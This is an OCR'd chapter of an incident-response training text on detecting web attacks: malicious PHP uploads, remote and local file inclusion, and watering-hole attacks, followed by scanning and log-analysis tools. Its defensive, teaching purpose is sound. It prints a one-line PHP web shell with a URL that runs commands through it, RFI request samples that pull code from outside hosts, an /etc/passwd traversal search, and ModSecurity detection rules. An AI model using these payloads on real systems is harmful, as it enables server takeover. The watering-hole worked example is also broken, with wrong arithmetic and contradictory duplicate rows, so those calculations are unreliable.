
Since this filename ends with ".php," it can be executed by the web server. Incident responders are required to verify the content of these uploaded files to detect the presence of malicious code. For example, the attacker can embed the following malicious code in the uploaded file:


```
<?php
system($_GET['cmd']);
?>
```

Once this file has been uploaded, the code can execute random commands using a URL which runs the "`ls -l`" command "-" or any other type of command that the attacker might specify:

```
http://server.myshopping.com/upload_dir/malicious.php?cmd=ls%20-l
```

Incident responders need to inspect for malicious URLs and content of the uploaded files for malicious code to detect malicious elements in the uploaded files.





Detecting Web Incidents: Manual Detection - RFI Attacks

Remote file injection (RFI) is a technique that targets underlying web application vulnerabilities and it can launch attacks from a remote server. A successful execution of this attack includes revealing sensitive information, a compromised server, and content modification. Improper input handling and application misconfiguration are the two main vulnerabilities that are exploited by the attackers to perform a remote file inclusion attack.

To detect these types of attacks, incident responders need to use a regular expression to search for a signature such as "(ht|f)tps?://" within malicious parameter payloads. Using this approach, the URL can be tested for malicious payloads and a remote file injection attack can be detected.

Some of the methods used by the attackers to perform a remote file injection attack and their respective detection techniques are discussed below:

- **Using URLs Containing the IP Address**

  The attacker specifies the domain/hostname in the form of an IP address as an external link. For example, consider an attack using the IP address provided below:

  ```
  GET /webpage.php?_PHPLIB[libdir]=http://192.168.1.22/tj21id1.txt???
  HTTP/1.1
  ```

  Incident responders can use the core rule set (CRS) rule to detect this condition, which includes a search string "(ht|f)tps?:\/\/" followed by an IP address. An example of the CRS rule is given below:

  ```
  SecRule ARGS"^(?:ht|f)tps?:\/\/(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})" \
  "phase:2,rev:'2.2.2',t:none,t:htmlEntityDecode,t:lowercase,capture,ctl:
  auditLogParts=+E,block,status:501,msg:'Remote File Inclusion
  Attack',id:'950117',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.
  anomaly_score=+%{tx.critical_anomaly_score},setvar:tx.rfi_score=+%{tx.cr
  itical_anomaly_score},setvar:tx.%{rule.id}-WEB_ATTACK/RFI-
  %{matched_var_name}=%{tx.0}"
  ```

- **Using PHP Functions**

  The attacker can trick the web application into including data from an external site by using internal PHP keyword functions such as "include()". For example, consider an attack tricking web application that uses the internal PHP keyword function as described below:

  ```
  GET                    /?id={${include("http://www.certifiedhacker.com/P-
  folio/contact.txt??")}} HTTP/1.1
  ```

  The incident responder needs to use the CRS rule to detect a condition that includes the search string "include(" followed by "(ht|f)tps?:\/\/". An example of the CRS rule is given below:

  ```
  SecRule ARGS "(?:\binclude\s*\([^)]*(ht|f)tps?:\/\/)" \
  "phase:2,rev:'2.2.2',t:none,t:htmlEntityDecode,t:lowercase,capture,ctl:
  auditLogParts=+E,block,status:501,msg:'Remote File Inclusion
  Attack',id:'950118',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.
  anomaly_score=+%{tx.critical_anomaly_score},setvar:tx.rfi_score=+%{tx.cr
  itical_anomaly_score},setvar:tx.%{rule.id}-WEB_ATTACK/RFI-
  %{matched_var_name}=%{tx.0}"
  ```

- **Using URLs with an Appended Question Mark(s)**

  It is a common method for an attacker to add question marks at the end of the RFI payload. By appending question marks, the remaining PHP code is treated as a parameter to the RFI included code. As a result, the RFI code ignores the legitimate code and executes an attacker injected code. For example, consider an attack that uses a question mark that is appended in the end of the URL as shown below:

```
GET
//components/com_testxt/conf.testxt.php?mosConfig_absolute_path=http://w
ww.certifiedhacker.com/P-folio/contact/cgi??? HTTP/1.0
```

Incident responders need to use the CRS rule to detect this type of condition, which includes a search string "(ft|htt)ps?.*\?$". An example of the CRS rule is given below:

```
SecRule ARGS "(?:ft|htt)ps?.*\?+$"
\"phase:2,rev:'2.2.2',t:none,t:htmlEntityDecode,t:lowercase,capture,ctl
:auditLogParts=+E,block,status:501,msg:'Remote File Inclusion
Attack',id:'950119',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.
anomaly_score=+%{tx.critical_anomaly_score},setvar:tx.rfi_score=+%{tx.cr
itical_anomaly_score},setvar:tx.%{rule.id}-WEB_ATTACK/RFI-
%{matched_var_name}=%{tx.0}"
```


- **Using Off-site URLs**

In this method, an attacker specifies a hostname/domain in the parameter payload and mismatches it with the host header data to perform an attack. Therefore, if the domain name and the host header are not the same, then this would indicate an RFI attack. The example of an attack using off-site URLs is given below:

```
GET
/mwchat/libs/start_mypage.php?CONFIG[MWCHAT_Libs]=http://phy.as.nhcue.ed
u.tw//Phy1/credentials/cred.txt??? HTTP/1.1Host: www.mydomain.comUser-
Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
```

Incident responders need to use the CRS rule that first searches for a string "^(?:ht|f)tps?:\/\/(.*)\?$" and then obtains the hostname data present in the second parentheses. The next portion of the rule makes a comparison between the obtained data and the host header from the request. If there is a mismatch, the rule matches, which indicates that the URL is off-site. An example of the CRS rule is given below:

```
SecRule ARGS "^(?:ht|f)tps?://(.*)\?$" \
"chain,phase:2,rev:'2.2.2',t:none,t:htmlEntityDecode,t:lowercase,captur
e,ctl:auditLogParts=+E,block,status:501,msg:'Remote File Inclusion
Attack',id:'950120',severity:'2'"        SecRule TX:1 "!@beginsWith
%{request_headers.host}"
"setvar:'tx.msg=%{rule.msg}',setvar:tx.anomaly_score=+%{tx.critical_anom
aly_score},setvar:tx.rfi_score=+%{tx.critical_anomaly_score},setvar:tx.%
{rule.id}-WEB_ATTACK/RFI-%{matched_var_name}=%{tx.1}"
```



Detecting Web Incidents: Manual Detection - LFI Attacks

Local file injection (LFI) is an attack where an attacker exploits the vulnerable inclusion procedures implemented in the web application. In this attack, an attacker can trick a web application into executing a malicious code that is locally present on the web server. A successful execution of LFI attack can lead to sensitive information disclosure, compromising the whole system, path traversal attack, and so on.

Incident responders can detect LFI attacks by analyzing the Apache web server logs. A web server log file stores all of the actions and events that take place during the runtime of an application or service in a file called access.log. The default location of this file in the Linux system is:


`/var/log/apache2/access.log`

In the access.log file, the incident responder can search for the requests that tried to read "**`/etc/passwd`**", which indicates an LFI attack, using the following command:

`cat access.log.1 | grep "../../../../etc/passwd"`

The screenshot on the above slide displays all of the requests that attempt to achieve an LFI. These requests are sent from the IP address 127.0.0.1 and they are generated by an automated tool.

Generally, logs generated by an automated tool or scanner can easily be detected since they use vendor-specific payloads.



Detecting Web Incidents: Manual Detection - Watering Hole Attacks

A watering hole attack can pose as a significant threat to organizations since they are hard to detect and they can cause severe damage to the organizational network. Attackers perform a watering hole attack by infecting frequently visited web applications with malware by injecting or modifying HTML or JavaScript code. Incident handlers can detect this attack by using "sequential pattern mining" to detect the web applications that are frequently accessed. The main objective of using sequential pattern mining is to determine the sequential patterns with time-ordered data. The quality of a sequential pattern is typically measured by its support and confidence. Phishing sites are detected by determining the low support and high confidence sequential pattern.

Incident handlers need to perform data preprocessing before analyzing and detecting the watering hole attack. Data preprocessing is performed on outbound network traffic data that is present in the firewall and proxy server logs that are used to store the internal user's web access activities.

Incident handlers need to complete the following steps to perform data preprocessing:

- **Host Name Normalization**

  Host name normalization is done to create a stable list of identifiers for appropriate host names instead of tracing different variants of a single entity. For example, play.google.com is normalized to google.com. However, there are some cases where certain host names are un-normalized such as the subdomains of a popular dynamic DNS site, "no-ip.com", which are treated as separate entities.

- **Filtering Invalid Host Names**

  Host names often consist of invalid characters that should be removed to account for data collection errors.

- **Identifying Unpopular Domains**

  Users are often not aware about malicious domains since they are typically unpopular. This analysis aims to identify the links with domains that are only accessed by a small number of users.

- **User-Specific Sessionization**

  Sessionization refers to a data processing process that is used to analyze the user activities within a certain time period. Incident handlers need to sessionize proxy logs to create time-ordered domain sequences to perform an analysis on sequential patterns afterwards. A new session is generated for a user if the time to the previous domain visit increases in comparison to the pre-specified timeout threshold. Incident handlers need to consider a timeout threshold of 60 seconds since most watering hole attacks are performed within a short time period.

The output of data preprocessing is the sequential patterns of the URLs accessed by the users. For example, consider the following table as an example of the sequential patterns that are obtained after preprocessing the firewall and proxy server logs:

User	URL
1	www.youtube.com, www.facebook.com, www.twitter.com, www.linkedin.com
2	www.facebook.com, www.instagram.com, www.linkedin.com
3	www.youtube.com, www.facebook.com, www.twitter.com, www.linkedin.com
4	www.youtube.com, www.facebook.com, www.instagram.com, www.linkedin.com
5	www.youtube.com, www.facebook.com, www.instagram.com, www.twitter.com, www.linkedin.com
6	www.facebook.com, www.instagram.com, www.twitter.com

Table 7.5: Examples of the Sequential Patterns

For a given minimum support value of 30%, there is a confidence value of 70%. The minimum support count can be determined by performing the calculation 30/100 * 6 = 2. Based on the URL links, the association rule of confidence and the relative confidence is calculated using the equations given below:

Confidence $\{X, Y\} \Rightarrow Z = \frac{(support(< X,Y,Z >))}{(support(< X,Y >))}$

Relative Confidence $\{X, Y\} \Rightarrow Z = \frac{(P(X \cap Y) - P(X) * P(Y))}{(P(X)) - (P(X) * P(Y))}$

Assume that www.youtube.com = a, www.facebook.com = b, www.instagram.com = c, www.twitter.com = d, and www.linkedin.com = e. Therefore, the sequence pattern calculations are:

URL	Support Count	Confidence	Relative Confidence
{a, b} ⇒ c	2	2/4 = 0.5	2/(4-(4*4) = 0.166
{a, b} ⇒ d	3	3/4 = 0.75	3/(4-(4*4) = 0.25
{a, b} ⇒ e	4	4/4 = 1	4/(4-(4*5) = 0.25
{a, c} ⇒ e	2	2/2 = 1	2/(2-(2*5) = 0.25
{a, d} ⇒ e	3	3/3 = 1	3/(3-(3*5) = 0.25
{a, c} ⇒ d	2	2/4 = 0.5	2/(4-(4*4) = 0.166
{a, c} ⇒ e	2	2/4 = 0.5	2/(4-(4*5) = 0.125
{a, d} ⇒ e	3	3/4 = 0.75	3/(4-(4*5) = 0.18


Table 7.6: Calculation of the Confidence and Relative Confidence

The sequence pattern calculations provided in the table above reflect four values with a high confidence and a high relative confidence. All of the high confidence value patterns are identified as attack domains. The table given below provides all of the URLS with a high confidence and support values:

URL	Support Count	Confidence	Relative Confidence
{a, b} ⇒ d	3	0.75	0.25
{a, b} ⇒ e	4	1	0.25
{a, c} ⇒ e	2	1	0.25
{a, d} ⇒ e	3	1	0.25

Table 7.7: URLS with High Confidence and Support Values

Following {a, b} ⇒ e, {a, c} ⇒ e, {a, d} ⇒ e, the URLs have a high probability to get affected by a watering hole attack based on the sequence pattern matching method. Therefore, *www.linkedin.com* is detected as the most frequently used website by the victims.



Analyzing Web Server Content

Web servers store valuable information and it is accessible to the public domain, which makes them an easy target for the attackers. The underlying vulnerabilities in the web servers can be exploited by the attackers to gain unauthorized access and obtain further information from the hosted websites.

Therefore, proper attention must be given to the web server's configuration and incident handlers must perform regular scanning for malicious files. ClamAV GUI is a tool that can be used to scan the web server's content for malicious elements. For example, locating an invisible "iframe" HTML tag, JavaScript "eval" command, or the presence of obfuscation can indicate a compromise. Indicators of compromise can be present in server-side PHP files as well (for example, "shell_exec" or "passthru" commands).

- **ClamAV**


  Source: *https://www.clamav.net*


  ClamAV® is an open source (GPL) anti-virus engine that is used in a variety of situations that includes email scanning, web scanning, and end point security. It provides a number of utilities including a flexible and scalable multi-threaded daemon, a command line scanner, and an advanced tool for automatic database updates.

  Features

  - Command-line scanner
  - Milter interface for sendmail
  - Advanced database updater with support for scripted updates and digital signatures

- Virus database updated multiple times per day
- Built-in support for all standard mail file formats
- Built-in support for various archive formats, including Zip, RAR, Dmg, Tar, Gzip, Bzip2, OLE2, Cabinet, CHM, BinHex, SIS, and other formats
- Built-in support for ELF executables and portable executable files packed with UPX, FSG, Petite, NsPack, wwpack32, MEW, Upack and obfuscated with SUE, Y0da Cryptor, and other programs
- Built-in support for popular document formats including MS Office and MacOffice files, HTML, Flash, RTF, and PDF





Log Analysis Tools

Examining the web server log files is an easy and efficient way to find abnormal HTTP requests and HTTP responses. The incident responders must deploy a host-level intrusion detection and/or a file integrity monitoring utility on the servers. The idea is to rely on signatures of attacks, system behavior anomalies, and unexpected file changes to identify a security breach.

The following discusses some important log analysis tools:

- **OSSEC**

  Source: *http://www.ossec.net*

  OSSEC is an open source tool to centrally collect and examine security logs from systems, network devices, and applications. It performs log analysis, integrity checking, Windows registry monitoring, rootkit detection, real-time alerting, and an active response.

  It can also assist in troubleshooting operational problems and it helps in identifying the security-related anomalies. Since people forget to review the logs on a regular basis, OSSEC can also set up automated alerts to be notified for more critical security events.

- **Apache Logs Viewer (ALV)**

  Source: *https://www.apacheviewer.com*

